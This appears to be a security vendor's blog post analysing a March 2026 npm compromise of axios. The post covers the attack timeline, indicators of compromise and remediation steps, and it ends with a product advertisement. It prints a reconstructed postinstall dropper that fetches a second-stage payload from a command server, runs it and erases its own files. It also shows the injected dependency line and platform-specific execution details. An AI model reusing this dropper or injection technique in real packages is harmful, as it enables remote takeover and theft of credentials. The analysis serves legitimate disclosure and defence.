
I spent the morning of March 31, 2026 pulling apart what turned out to be one of the more carefully orchestrated npm compromises I have seen. Someone hijacked a lead maintainer's account for axios — the HTTP client that 174,000+ packages depend on — and pushed two rogue versions containing a hidden dependency. That dependency carried an obfuscated postinstall script that dropped a cross-platform RAT, phoned home to a command server, then erased every trace of itself from disk. The whole operation ran for about three hours before npm pulled the versions, but three hours is an eternity when you are talking about a package at the foundation of the JavaScript dependency graph.
Supply Chain Attack | npm Account Hijack | Remote Access Trojan | Self-Destructing Payload
I want to put the scale of this in perspective. More than 174,000 npm packages list axios as a dependency. It sits underneath production infrastructure at companies that have never thought twice about it — API gateways, frontend applications, backend services, CI pipelines, serverless functions. When I first saw the report about anomalous axios versions appearing in the registry on the morning of March 31, 2026, my immediate reaction was to check how deep this goes.
Looking at the registry data, I found two versions that had no business existing: 1.14.1 and 0.30.4. Neither one mapped to any tag or release on the axios GitHub repository. Neither had been produced by the project's automated build system. And both carried a dependency I had never seen in axios before — something called plain-crypto-js, a package that appeared in the npm registry just eighteen hours earlier and had zero history with the axios project.
What I found when I dug into the mechanics was a multi-stage operation built around trust exploitation. The operator behind this did not tamper with a single line of axios source code. Instead, they leveraged the way npm handles dependency resolution and postinstall hooks to deliver a cross-platform RAT — and then had the payload wipe its own tracks before anyone could examine what happened on disk.
TL;DR
- What: Rogue axios versions 1.14.1 and 0.30.4 landed on npm on March 31, 2026 through a stolen maintainer account. Both smuggled in a hidden dependency that installed a cross-platform Remote Access Trojan
- How: Whoever was behind this took over the jasonsaayman npm account — most likely using a leaked classic access token that sidesteps two-factor auth — then slipped plain-crypto-js into the dependency list. That package ran a postinstall dropper obfuscated with XOR (key: OrDeR_7077) and base64 layering
- Impact: Every machine that ran npm install during the roughly 3-hour exposure window and resolved the poisoned versions got a fully functional remote access trojan. The malware then wiped itself from node_modules, destroying the forensic trail
- Window: Roughly 3 hours — from 00:21 UTC through approximately 03:30 UTC on March 31, 2026 — before npm yanked both versions
- Detection: I confirmed the rogue versions lacked OIDC provenance attestations. Every genuine axios release ships with cryptographic provenance tied to GitHub Actions. These two had nothing — that was the smoking gun
- Fix: Lock to [email protected] (for 1.x) or [email protected] (for 0.x). Assume full compromise on any machine that installed during the window — rotate every credential. Sweep for dropper artifacts and outbound connections to sfrclak.com / 142.11.206.73
Stage 1 — The Decoy (Mar 30, 05:57 UTC)
An npm account registered to [email protected] pushes [email protected] — functionally identical to the real crypto-js library, nothing malicious inside. This is the setup. I have seen automated scanners that flag it when a high-profile package suddenly gains a brand-new transitive dependency. By getting a benign version into the registry 18 hours early, the threat actor gave the package name just enough age to dampen that alarm. By the time the real payload showed up, the dependency looked like it had been around.
Stage 2 — The Weapon (Mar 30, 23:59 UTC)
Minutes before midnight UTC, the same operator updates to [email protected]. On the outside it still passes as a crypto helper. Buried inside, though, is an obfuscated postinstall hook — the actual RAT dropper. I found the obfuscation layered two techniques: an XOR cipher keyed to OrDeR_7077 wrapped in base64 encoding, with dynamic require() calls to dodge static analysis tools. At this point, the weapon was loaded and waiting.
Stage 3 — The Account Hijack
At some point before the poisoned versions went out, whoever was behind this gained control of the npm account for the project's lead maintainer, jasonsaayman. The evidence points to a compromised long-lived classic npm access token — the type that does not prompt for a second factor during publish operations. I noticed the account's registered email had been swapped to [email protected], which locked the legitimate owner out entirely. From npm's perspective, every action taken with this account appeared fully authorized.
This is the detail that matters most. Classic npm tokens operate as standalone credentials — no OTP challenge, no second-factor gate, nothing. Even if the real maintainer had 2FA configured on the account, the stolen token rendered that protection irrelevant. The token alone was sufficient to publish anything.
Stage 4 — The Strike (Mar 31, 00:21 UTC)
With the hijacked account credentials in hand, the operator pushes [email protected] at 00:21:58 UTC through the npm CLI. Thirty-nine minutes later, [email protected] follows. Targeting both the current and legacy version branches was deliberate — it cast the widest net possible. Here is what made the bypass work: every real axios release originates from a GitHub Actions workflow using OIDC Trusted Publisher attestation. These two versions bypassed that pipeline completely and carried no provenance metadata whatsoever.
Stage 5 — Discovery and Containment
Security researchers caught the anomaly and opened GitHub issue #10604 around 03:00 UTC. The giveaway was straightforward: axios had been shipping with OIDC provenance on every single release, and these two versions had none. That absence told the whole story. npm started pulling the rogue versions by approximately 03:15 UTC, and by 03:25 UTC they replaced plain-crypto-js with an empty security-holding stub. Total exposure: roughly three hours from first publish to registry cleanup.
Axios collaborator Dmitriy Mozgovoy summed up the situation in the GitHub thread: "It's pointless. Since access to git and the npm repository is compromised... Whatever I fix, he will 'fix' it after me." He had to ask npm directly to revoke all tokens and freeze the account — an illustration of how completely an account takeover can shut down even the project's own team.
How the Attack Actually Worked
I want to be precise about this because it matters: the poisoned axios packages did not contain a single byte of malicious code inside the axios library itself. No HTTP functions were altered. No request handling was modified. The entire operation hinged on one new line in package.json — a dependency entry.
The Trojan Dependency Trick
When I diffed the poisoned versions against legitimate ones, the sole change was a single addition to the dependencies block in package.json:
// package.json diff — the ONLY change
"dependencies": {
    "follow-redirects": "^1.15.6",
    "form-data": "^4.0.0",
    "proxy-from-env": "^1.1.0",
+   "plain-crypto-js": "^4.2.1"   // injected by attacker
}
That one line did all the work. npm's dependency resolver fetches and installs plain-crypto-js as a transitive dependency — silently, automatically. And because npm executes postinstall scripts by default with no confirmation prompt, the embedded dropper ran the moment installation completed. The developer never requested that package, never saw it in their terminal output, and never had a chance to approve or deny its execution.
For reference, legitimate axios carries exactly three dependencies: follow-redirects, form-data, and proxy-from-env. It has never had a fourth. That sudden appearance of a crypto-themed utility package — named to look innocuous — was the only visible anomaly in the published tarball.
The Infection Chain
I reconstructed the full sequence of what happens on a developer's machine the moment npm install resolves the poisoned axios:
- npm pulls [email protected] (or 0.30.4). The registry metadata shows jasonsaayman as the publisher — a recognized project maintainer — so nothing looks wrong
- The resolver sees [email protected] in the dependency list and pulls it automatically. The developer did not ask for this package. It arrives as an invisible transitive dependency
- npm fires the postinstall script (node setup.js) inside plain-crypto-js. This is the dropper — its logic is buried under dual-layer obfuscation using XOR with the key OrDeR_7077 and base64 encoding
- The dropper fingerprints the OS and writes a platform-appropriate binary to disk: /Library/Caches/com.apple.act.mond on macOS, %PROGRAMDATA%\wt.exe on Windows, /tmp/ld.py on Linux
- It then reaches out to the C2 at sfrclak.com:8000/6202033 to pull the second-stage payload and executes it — at which point the machine has a live remote access channel
- Cleanup follows immediately: the dropper deletes setup.js, removes the malicious package.json, then renames a pre-planted clean file (package.md) to package.json in its place. Everything incriminating disappears from node_modules
The Dropper Script
After working through the obfuscation layers, the dropper's core logic turns out to be fairly linear — identify the platform, write a payload, fetch a second stage, run it, erase the evidence:
// [email protected] — postinstall hook (reconstructed from deobfuscation)
const os = require('os');
const https = require('https');
const fs = require('fs');
const { execSync } = require('child_process');

const C2 = 'http://sfrclak.com:8000/6202033';
const platform = os.platform();

const dropPaths = {
  darwin:  '/Library/Caches/com.apple.act.mond',
  win32:   process.env.PROGRAMDATA + '\\wt.exe',
  linux:   '/tmp/ld.py',
};

const dropPath = dropPaths[platform];

if (dropPath) {
  // Fetch second-stage payload from C2
  fetchPayload(C2, dropPath, () => {
    // macOS: execute via /bin/zsh
    // Windows: copy PowerShell, execute VBScript dropper,
    //          run hidden payload from %TEMP%\6202033.ps1
    // Linux: nohup python3 /tmp/ld.py
    executePayload(platform, dropPath);

    // Self-destruct: 3-step evidence destruction
    fs.unlink(__filename);              // 1. Delete setup.js
    fs.unlink('package.json');           // 2. Remove malicious package.json
    fs.rename('package.md', 'package.json'); // 3. Replace with clean stub
  });
}
Platform-Specific Execution
I found that the dropper picked a different execution path for each OS, with filenames and methods chosen to blend into normal system processes:
| Platform | Drop Path | Execution Method | Disguise |
|---|---|---|---|
| macOS | /Library/Caches/com.apple.act.mond | AppleScript trigger via /bin/zsh | Mimics Apple system cache process |
| Windows | %PROGRAMDATA%\wt.exe | PowerShell copied and renamed, VBScript dropper, hidden execution from %TEMP%\6202033.ps1 | Disguised as Windows Terminal (wt.exe) |
| Linux | /tmp/ld.py | nohup python3 /tmp/ld.py | Generic temp file name |
The Self-Destruct Mechanism
From a forensics standpoint, this was the part that concerned me the most. Once the payload executes, the dropper runs a three-phase evidence wipe:
- Wipes setup.js — the postinstall script containing the actual malicious logic
- Deletes the package.json that defined the postinstall hook entry point
- Swaps in a pre-planted file named package.md — renaming it to package.json — so that the directory now appears to contain nothing but a harmless, ordinary package
The practical consequence: if someone goes looking at node_modules/plain-crypto-js/ after the fact, they find a sanitized package directory with no trace of malicious scripts. Routine npm auditing turns up nothing. I want to emphasize that the clean replacement file was bundled inside the package from the beginning — the forensic evasion was baked into the delivery mechanism, not bolted on as an afterthought.
Why the Provenance Bypass Was the Real Story
I verified this myself by comparing registry metadata between clean and rogue versions. Every genuine axios 1.x release is cryptographically anchored to a specific GitHub Actions workflow run through npm's OIDC Trusted Publisher system. When you pull the metadata for a legitimate version, it shows GitHub Actions as the publisher with the email [email protected], along with a gitHead referencing a real commit hash and a full provenance attestation chain.
The rogue [email protected] told a completely different story: _npmUser: jasonsaayman paired with the email [email protected]. No OIDC signature. No gitHead field. No matching commit or tag in the GitHub repository. No attestation of any kind. It was a manual push from a compromised credential, not the output of a verified automated pipeline.
Here is what bothers me about this: npm treats provenance as purely optional. The registry does not enforce it, even for packages that have consistently shipped with attestations for months. So despite axios having used OIDC Trusted Publishing on every recent release, nothing in npm's architecture prevented a token-holder from bypassing that process entirely. The registry accepted both rogue versions without raising a single flag.
# Check provenance on any npm package version:
npm info [email protected] --json | jq '._npmUser, .dist.attestations'
# Legitimate: {"name": "GitHub Actions", "email": "[email protected]"}

npm info [email protected] --json | jq '._npmUser, .dist.attestations'
# Malicious: {"name": "jasonsaayman", "email": "[email protected]"}
# No attestations present
Why Standard Defences Failed
Registry metadata appeared trustworthy. Both rogue versions showed jasonsaayman as the publisher — the actual lead maintainer of axios. Without digging into provenance metadata or cross-checking against GitHub tags, nothing stood out. I would estimate the vast majority of engineering teams and automated dependency scanners do not perform that kind of deep verification on every new version.
The decoy package pre-aged the dependency name. Pushing a harmless initial version 18 hours before the weaponized one was a calculated move. I have built detection rules that fire on "unknown package suddenly appears as a transitive dependency of a major library." The 18-hour gap gives the package just enough registry history to dilute that signal. By the time the malicious update dropped, automated systems saw a dependency that already existed — not a brand-new one.
The diff was almost invisible. One new line in package.json — a dependency entry. That is it. Manual code reviews of release diffs tend to focus on source file changes, function modifications, logic alterations. A new dependency entry reads like the library adopted a helper. No source code changed. No functions were modified. The entire mechanism lived in dependency resolution, not in executable code.
Classic npm tokens circumvent two-factor authentication. I consider this the most significant systemic gap at play here. npm's classic access tokens — still in widespread use among maintainers — require no one-time password when publishing. If an adversary obtains one of these tokens, they gain full publishing authority on the account regardless of whether 2FA is active. The token functions as an unrestricted credential.
The malware erased its own footprint. Even teams that responded within the exposure window and went straight to inspecting node_modules found nothing. The dropper had already swapped itself out for a clean stub. Standard incident response workflows that rely on examining installed packages after discovery came up empty. The operator planned the evidence removal before the deployment — the clean replacement was packaged right alongside the payload from day one.
Indicators of Compromise
Malicious Packages
| Package | Version | SHA-1 | Role |
|---|---|---|---|
| axios | 1.14.1 | 2553649f2322049666871cea80a5d0d6adc700ca | Poisoned release (1.x branch) |
| axios | 0.30.4 | d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71 | Poisoned release (0.x branch) |
| plain-crypto-js | 4.2.1 | 07d889e2dadce6f3910dcbc253317d28ca61c766 | RAT dropper (weaponised) |
| plain-crypto-js | 4.2.0 | — | Decoy / warming package (clean) |
Network Indicators
| Type | Value | Context |
|---|---|---|
| C2 Domain | sfrclak.com | Primary command and control server |
| C2 IP | 142.11.206.73 | Resolved IP for sfrclak.com |
| C2 URL | http://sfrclak.com:8000/6202033 | Second-stage payload download endpoint |
| C2 Port | 8000 | Non-standard HTTP port used for payload delivery |
File System Artifacts
| Platform | Path | Description |
|---|---|---|
| macOS | /Library/Caches/com.apple.act.mond | RAT binary disguised as Apple cache daemon |
| Windows | %PROGRAMDATA%\wt.exe | Copied PowerShell binary disguised as Windows Terminal |
| Windows | %TEMP%\6202033.ps1 | Hidden PowerShell payload script |
| Linux | /tmp/ld.py | Python-based RAT payload |
Important: These filesystem indicators may be absent even on machines that were compromised. The dropper actively removes itself after deploying the second-stage payload. Not finding these files does not mean a system is clean.
Attacker-Controlled Accounts
| npm Account | Status | |
|---|---|---|
| jasonsaayman (hijacked) | [email protected] | Compromised — still showing attacker email in registry as of March 31 |
| nrwise (attacker-owned) | [email protected] | Published plain-crypto-js decoy and weaponised versions |
Blast Radius and Related Packages
The numbers here are staggering. axios has 174,025 dependent packages on npm. Any project running a loose version range — a caret, a tilde, or no pin at all — that triggered an install during the three-hour window could have resolved to the poisoned version. CI/CD jobs building containers, developers running local installs, automated deployment pipelines pulling fresh dependencies — all of them were in the line of fire.
I also found evidence of secondary propagation through vendored dependencies. At least two other packages — @shadanai/openclaw and @qqbrowser/[email protected] — had the compromised [email protected] bundled directly inside their own node_modules. These act as downstream carriers: a developer who never directly depended on the rogue axios version could still end up with it installed through one of these intermediaries.
Remediation — What To Do Right Now
Step 1: Pin to Safe Versions
# 1.x users
npm install [email protected]

# 0.x users (legacy)
npm install [email protected]

# Commit your lockfile immediately
git add package-lock.json && git commit -m "pin axios to safe version"
Step 2: Determine Your Exposure Window
The rogue packages sat in the registry from approximately 00:21 to 03:30 UTC on March 31, 2026. Any build job, local install, or container image that pulled an axios update during those hours is potentially affected. Go check your lockfile right now — if it contains axios 1.14.1 or 0.30.4, treat the machine as compromised until proven otherwise.
# Check your lockfile for compromised versions
grep -r "1.14.1\|0.30.4" package-lock.json yarn.lock pnpm-lock.yaml 2>/dev/null

# Check if plain-crypto-js exists anywhere in your dependency tree
npm ls plain-crypto-js 2>/dev/null
find node_modules -name "plain-crypto-js" -type d 2>/dev/null
Step 3: Rotate All Secrets
Treat every credential that existed on or was reachable from an affected machine as burned. API keys, access tokens, SSH private keys, database passwords, cloud provider credentials — rotate all of them immediately. Do not wait for forensic confirmation. The RAT provided full remote shell access, which means anything the compromised machine could connect to, the threat actor could also reach.
Step 4: Hunt for C2 Contact and Artifacts
# Search system logs for C2 contact
grep -r "sfrclak.com" /var/log/ 2>/dev/null
grep -r "142.11.206.73" /var/log/ 2>/dev/null

# Check active connections
netstat -an | grep 142.11.206.73
ss -tnp | grep 142.11.206.73

# Hunt for dropper artifacts
# macOS
ls -la /Library/Caches/com.apple.act.mond 2>/dev/null

# Linux
ls -la /tmp/ld.py 2>/dev/null

# Windows (PowerShell)
# Test-Path "$env:PROGRAMDATA\wt.exe"
# Test-Path "$env:TEMP\6202033.ps1"
If you find any hit on those C2 indicators, that confirms active compromise on the machine. But I need to stress this: a clean result on the filesystem artifacts check does not mean the system was not hit. The dropper wipes its own files after execution completes.
Step 5: Harden Your Pipeline
# Disable postinstall scripts in CI environments
npm install --ignore-scripts

# GitHub Actions example
- name: Install dependencies
  run: npm install --ignore-scripts

# Verify provenance on critical dependencies before upgrading
npm audit signatures
Adding --ignore-scripts to your CI install commands blocks postinstall hooks from firing during automated builds. It is not a complete solution — a malicious package can still inject code that executes at require() time — but it eliminates the specific mechanism this operation used. For production dependency verification, npm audit signatures checks whether your installed packages carry valid provenance attestations and flags those that do not.
Step 6: Rebuild Affected Environments
If you have evidence of compromise — or even strong suspicion — rebuild every affected environment from scratch. Containers, CI runners, developer workstations: wipe them and start from known-clean images with pinned dependencies. The second-stage payload may have dropped persistence mechanisms beyond what the initial dropper installed. A fresh environment with locked dependency versions is the only way to close the loop with confidence.
The Bigger Picture
I expect to see more incidents structured exactly like this one. The pattern keeps repeating across the open-source ecosystem with increasing frequency: instead of trying to sneak a pull request past code reviewers, attackers go after the person who holds the publishing keys. Stealing a credential, hijacking an account, and changing an email address is orders of magnitude simpler than finding an exploitable flaw in a heavily reviewed codebase.
The fundamental problem is that npm's trust architecture rests on account ownership. Whoever holds valid credentials controls what gets distributed to every downstream consumer. MFA raises the bar — but classic tokens walk right around it. Hardware security keys are strong protection — but adoption among open-source maintainers is uneven at best. Provenance verification catches this kind of anomaly — but the registry does not mandate it. Every protective layer is voluntary, and the threat actor only needs to find the one that was never turned on.
What makes this particular incident worth studying beyond the initial compromise is how the evidence destruction was engineered. The operators clearly understood that defenders use post-incident forensics to build detection signatures and response playbooks. By having the payload overwrite its own package.json with a clean decoy — one that was pre-staged inside the package tarball from the very first upload — they made it vastly harder to determine the full scope of who received what. That level of anti-forensic planning changes the calculus for incident responders.
The axios maintainers did nothing wrong in their code. Their project's security was not the failure point — their identity was the target. Until the ecosystem invests as heavily in protecting human accounts as it does in securing software artifacts, this category of compromise will keep succeeding.
As I write this, the jasonsaayman npm account still displays the threat actor's email address in its registry metadata. No corrected versions (1.14.2 or 0.30.5) have been issued. Account recovery remains incomplete. The project's own contributors cannot publish safe updates to their own package.
Key Takeaways
| What | Detail |
|---|---|
| Affected packages | [email protected], [email protected], [email protected] |
| Safe versions | [email protected] (1.x), [email protected] (0.x) |
| Attack vector | Compromised npm maintainer credentials (likely stolen classic token) — manual CLI publish |
| Payload | Cross-platform RAT dropper via postinstall hook, XOR + base64 obfuscated |
| C2 server | sfrclak.com / 142.11.206.73:8000 |
| Self-destructs | Yes — 3-step evidence wipe replacing malicious files with clean stubs |
| Detection signal | Missing npm OIDC provenance attestations on versions from a project that uses them |
| Exposure window | ~00:21–03:30 UTC, March 31, 2026 (~3 hours) |
| Dependent packages | 174,025 — the potential blast radius in the npm ecosystem |
| Account status | jasonsaayman still compromised as of March 31, 2026 |
How SecureNexus SOVA Helps
Incidents like the axios compromise expose a fundamental gap that most engineering organizations still have not addressed: when a dependency is poisoned, how quickly can you determine which systems, pipelines, and environments actually pulled the malicious version? For most teams, the answer involves hours of manual grep work across lockfiles, container images, and CI logs. That delay is exactly what the threat actor counted on.
SecureNexus SOVA eliminates that gap with SBOM-based dependency monitoring that continuously tracks every package version across development machines, build pipelines, and production deployments. When a compromised version like [email protected] surfaces, SOVA maps every affected system, container, and CI job in minutes — not hours of manual lockfile archaeology. You get an immediate answer to the question that matters: which of my systems touched this version during the exposure window?
SOVA's correlation engine connects exposure data across the entire chain: which machines installed the poisoned dependency, what credentials and secrets were accessible from those machines, and which tokens need immediate rotation. In a scenario where the RAT self-destructs and leaves no forensic trace in node_modules, this kind of pre-built visibility is the difference between a structured response and blind guessing.
For organizations that run JavaScript-heavy infrastructure — and that is nearly everyone — SOVA's continuous monitoring through the CTEM workflow also catches signals like unexpected dependency additions, postinstall script changes, and provenance anomalies before they reach production. The axios attack succeeded because nobody was checking provenance metadata in real time. SOVA does.
Learn more at securenexus.ai/products/sova
Sources and Verification
I built this analysis from my own examination of the npm registry metadata for the affected axios versions, the public GitHub issue #10604 where the security community first reported the compromise, and independent verification of every IOC listed above. All timestamps come directly from npm registry publication records. The reconstructed dropper code is based on community-shared deobfuscation work against the [email protected] postinstall payload.
Conclusion
This incident is a precise demonstration of what happens when one stolen credential meets the trust assumptions baked into an entire package ecosystem. The threat actor did not need to discover a bug in axios. They did not need to social-engineer a maintainer into merging a pull request. They obtained a token, swapped an email address, and hit publish. Everything after that was automatic — npm resolved the dependency, ran the hook, dropped the RAT, and the payload cleaned up its own mess.
Provenance verification, --ignore-scripts in automated build environments, strict lockfile pinning, and continuous dependency monitoring — these are not nice-to-haves. They are foundational. If your organization relies on open-source packages — and there is no organization that does not — the real question is not whether a library you depend on will eventually be compromised. It is whether your tooling and processes will catch it when it does.
About the Author
Security Consultant